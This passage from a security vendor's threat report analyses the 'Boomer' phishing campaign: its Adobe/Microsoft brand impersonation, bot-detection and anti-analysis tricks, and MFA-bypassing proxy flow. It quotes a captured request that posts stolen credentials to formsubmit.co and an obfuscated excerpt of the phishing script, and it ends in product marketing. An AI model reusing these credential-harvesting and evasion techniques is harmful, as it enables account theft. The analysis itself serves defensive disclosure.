
Victim receives email with an HTML attachment containing embedded JS code.

Victim opens the attachment HTTP GET request (JSON format) sent with the victim's email address as a parameter. Victim gets redirected to the malicious page.

Malicious page acts as proxy relaying victim's credentials to legitimate MS login page

Post authentication, the attacker captures session cookies bypassing non-phishing resistant MFA.

Figure 5– Eqooqp targets a wide distribution of enterprises:



06 | HEAT Campaign: Boomer

Menlo Labs discovered and exposed an intricate phishing campaign, known as 'Boomer,' strategically targeting sectors such as government and healthcare. The threat actor employs advanced evasive techniques, including custom HTTP headers, tracking cookies, and server-side generated phishing pages. Boomer's sophistication extended to the impersonation of reputable brands like Adobe and Microsoft. Menlo Security HEAT Shield stops Boomer's phishing attempts, highlighting the effectiveness of using artificial intelligence (AI) and browser-oriented defenses in safeguarding users against highly sophisticated threats.

This distinctive phishing campaign utilizes new methods and targets government and healthcare sectors. Menlo Security has exposed sophisticated tradecraft that attempts to avoid detection. Boomer uses multiple phishing sites with short time-to-live (TTLs) making it difficult for block lists to successfully block it. Boomer also uses custom HTTP headers and tracking cookies, likely to profile, fingerprint and monitor potential victims. Boomer uses server-side generated phishing pages for rapid campaign deployment and modification, enhancing the campaign's ability to evade traditional security tools, indicating a higher level of skill. Boomer also includes properly configured security headers, such as X-XSS-Protection, and uses legitimate libraries, like Font Awesome for icons. Furthermore, the Boomer web application employs a hidden iframe designed to detect bots and scan automation. This feature enables Boomer to avoid analysis by security tools, such as crawlers, virustotal, and many sandboxes.

Quick Facts

Top Verticals Targeted

Government


Healthcare

Evasive Technquies Employed

- Custom HTTP headers and tracking cookies
- Server-side generated phishing pages
- Hidden iframe designed to detect bots
- Anti-Automation script
- Phishing kit — Boomer
- Brands Impersonated — Adobe, Microsoft

The Boomer scripts are designed to detect automation to avoid analysis of the sites. This requires a level of technical knowledge about the security control mechanisms and automated analysis tools (sandboxes and scanners, like URLscan), rendering domain/URL scanning sites useless. Menlo has identified multiple domains exhibiting these evasive characteristics. The other domains that have been identified use similar evasive techniques. The landing page for the malicious domains display a nearly identical template as the one seen below **(https[://]pr1vate1v-n0t1f1cat10n[.]info)**.

These pages include the expected logos and no spelling or grammatical errors, making the end user more likely to enter credentials:




To read the document, please choose your email provider below login to view shared file.

Built upon Adobe Document Cloud, Adobe Document Cloud features can be unlocked by providing an additional license key.

CopyRight© 2023 Adobe system incorporated, All right reserved.

Upon user interaction, the web application opens a modal dialog with different images and text associated with the associated identity provided. After 3 failed attempts, the dialog redirects to Google.com. This tactic is likely used to avoid account lockouts. Other error handling is implemented in on AJAX and show fake, but convincing error messages. The HTML content even contains meta tags and header code that mimics a legitimate document site. Interestingly, the attack revealed different versions and appears to be under active development.

For some “versions” all the server-side resources were hosted on the associated origin server. For others, the majority of domains, this web app fetched those resources from off-site malicious servers. The threat actors using these additional servers tended to send credentials to the host: FormSubmit[.]co. This operation actually enabled Menlo Security to catch the threat actors’ email addresses, because they neglected to encode the address and exposed them in the network traffic. Menlo Security identified several email that distribute these malicious domains to intended victims.



Because you're accessing sensitive file, you need to verify your password.

Email Address

qwerty@qwerty.com

Password

••••••

Verifying...

□ Preserve log □ Disable cache

Filter □ Invert □ Hide data URLs


□ Has blocked cookies □ Blocked Requests □ 3rd-party requests

```
Name
firms-agenda.html
bootstrap.min.css
jquery-3.2.1.slim.min.js
popper.min.js
bootstrap.min.js
jquery.min.js
bootstrap.min.js
data:image/jpeg;bas...
ipinfo.io
3411bf4ddd8310022eadeff5d...

10 requests | 87.3 kB transferred
```

```
▾ General
  Request URL: https://formsubmit.co/ajax/3411bf4ddd8310022eadeff5d1bb6233
  Referrer Policy: strict-origin-when-cross-origin
▾ Request Headers
  :authority: formsubmit.co
  :method: POST
  :path: /ajax/3411bf4ddd8310022eadeff5d1bb6233
  :scheme: https
  accept: */*
  accept-encoding: gzip, deflate, br
  accept-language: en-US,en;q=0.9
  content-length: 130
  content-type: application/x-www-form-urlencoded; charset=UTF-8
  origin: https://carlosvinosbaettig.co
  referer: https://carlosvinosbaettig.co/
  sec-ch-ua: "Chromium";v="106", "Google Chrome";v="106", "Not;A=Brand";v="99"
  sec-ch-ua-mobile: ?0
```

Those emails and the earliest related phishing page that Menlo has been able to associate with this campaign dates back to April 2023. Menlo stops further attempts at this attack and related versions of it almost daily. The associated JavaScript is heavily obfuscated including encrypted strings, split variable names, and unnecessary whitespace/comments.



```
function _0x1e75(_0x571a8c,_0x41a1d3){const _0xdde00b=_0x2300();return _0x1e75=function(_0x487317,_0x55186c){
  _0x487317=_0x487317-(0x1e7a+-0x22c2+0x160*0x4);let _0x5b3458=_0xdde00b[_0x487317];return _0x5b3458;},_0x1e75(
  _0x571a8c,_0x41a1d3);}const _0x1bb738=_0x1e75;(function(_0x4f47fa,_0x30aceb){const _0x4b46ec=_0x1e75,_0x549586=
  _0x4f47fa();while(!![]){try{const _0x7fcbec=parseInt(_0x4b46ec(0x15a))/(-0xbf+-0x191c+0x19dc)*(-parseInt(_0x4b46ec
  (0x150))/(-0xd*-0x2bb+0x192d+-0xc22*0x5))+-parseInt(_0x4b46ec(0x186))/(0x1c8b*-0x1+-0x3*-0x5bb+0xb5d*0x1)*(-
  parseInt(_0x4b46ec(0x176))/(-0xa63*0x1+-0xb3c+0x1*0x15a3))+-parseInt(_0x4b46ec(0x156))/(0x25df+0x296*-0xa+0x5ff*-
  0x2)+parseInt(_0x4b46ec(0x165))/(-0x25e8+0x4fa+0x20f4)*(parseInt(_0x4b46ec(0x162))/(0x22bc+-0xc4*0x1b+-0xe09*0x1))
  +parseInt(_0x4b46ec(0x146))/(-0x38b*-0x4+-0x100+-0xd24*0x1)*(-parseInt(_0x4b46ec(0x17e))/(-0x142+-0xf0c+0x1057*0x1
  ))+parseInt(_0x4b46ec(0x16a))/(-0x1782+-0x35*-0x4a+0x83a)+parseInt(_0x4b46ec(0x149))/(-0x133*-0x1+-0x145d+0x1335)*
  (parseInt(_0x4b46ec(0x184))/(-0xc13+0x457+0x7c8));if(_0x7fcbec===_0x30aceb)break;else _0x549586['push'](_0x549586[
  'shift']());}catch(_0x170391){_0x549586['push'](_0x549586['shift']());}}}(_0x2300,0xebb4*0x1+0x1*0x6e67d+-0x18b*0x
  28c));const clientID=window[_0x1bb738(0x175)][_0x1bb738(0x17b)][_0x1bb738(0x15d)]('#')[_0x1bb738(0x169)]();$(
  _0x1bb738(0x15f))[_0x1bb738(0x189)](clientID);const domain=clientID[_0x1bb738(0x15d)]('@')[_0x1bb738(0x169)]();
  function _0x2300(){const _0x287fb0=['frXfj','2081776RBFCBt','country','o/ajax/341','33kwHdhn','tXYNV','ZwGdJ','
  cons?domai','#login-for','QSmAU','om/s2/favi','2404kzRJrV','href','getJSON','fail','OpAqs','css','2486210KnQScO','
  nWfdS','attr','SrOYf','13DEZzAo','submit','display','split','Verifying.','#email','hrquW','city','133168Mtuypt','
  5d1bb6233','http://','12YSjvUy','1bf4ddd831','rmsubmit.c','preventDef','pop','1540130rphykV','https://ip','dfRst',
  'button[typ','e=\x27submit\x27','EQrwR','text','Continue','nRDce','Logs\x20|\x20','ault','location','268onmpcD','
  0022eadeff','kSjEw','eSyOn','daNcE','hash','https://fo','YNnqm','9cWUNHU','xNKoY','info.io','kCHhu','post','block'
  ,'2460336GwxTSD','json','98940DXvsn','TfoCZ','WeOrm','val','src','gycQR','YFpiF','olBLq','#password','KPcPe','
  nLLig','#error','#logo','done','error','w.google.c','https://ww'];_0x2300=function(){return _0x287fb0;};return
```

07 | HEAT Is Rising

The Menlo Security findings presented in this report highlight the alarming prevalence and increasing sophistication of evasive attacks. Nation-state actors, whether sponsored or sheltered, have generated evasive attacks and sustain them even as they develop them further. Increasingly, traditional controls cannot defend against them. The most alarming of these evasive techniques can bypass multi-factor authentication (MFA) and take over sessions with Adversary in the Middle (AiTM) kits.

The Menlo Security Enterprise Browser solution combats these highly evasive threats effectively. The Menlo Secure Cloud Browser, combined with HEAT Shield phishing prevention capabilities, provides real-time protection against browser-based attacks. By executing web requests in the cloud, Menlo Security effectively eliminates the browser attack surface, preventing malicious activities from ever reaching endpoints.

Moreover, the Menlo Secure Cloud Browser and HEAT Shield are designed to be versatile and accessible, supporting users on various devices and operating systems. Menlo Security ensures comprehensive protection against zero-hour phishing and highly evasive threats on any browser.

By leveraging Menlo Security's cutting-edge technologies, enterprises can proactively defend against the growing menace of nation-state attacks and other attacks that are adopting tactics developed within nation-state threat actor organizations.

To learn more about how Menlo Security empowers organizations with real-time protection against highly evasive threats and zero-hour phishing, explore our comprehensive suite of solutions at menlosecurity.com

MENLO SECURITY

To find out more, contact us:

menlosecurity.com
(650) 695-0695
ask@menlosecurity.com

About Menlo Security

Menlo Security eliminates evasive threats and protects productivity with the Menlo Secure Cloud Browser. Menlo delivers on the promise of cloud-based security—enabling Zero Trust access that is simple to deploy. The Menlo Secure Cloud Browser prevents attacks and makes cyber defenses invisible to end users while they work online, reducing the operational burden on security teams.

Menlo protects your users and secures access to applications, providing a complete enterprise browser solution. With Menlo, you can deploy browser security policies in a single click, secure SaaS and private application access, and protect enterprise data down to the last mile. Secure your digital transformation with trusted and proven cyber defenses, on any browser.

Work without worry and move business forward with Menlo Security.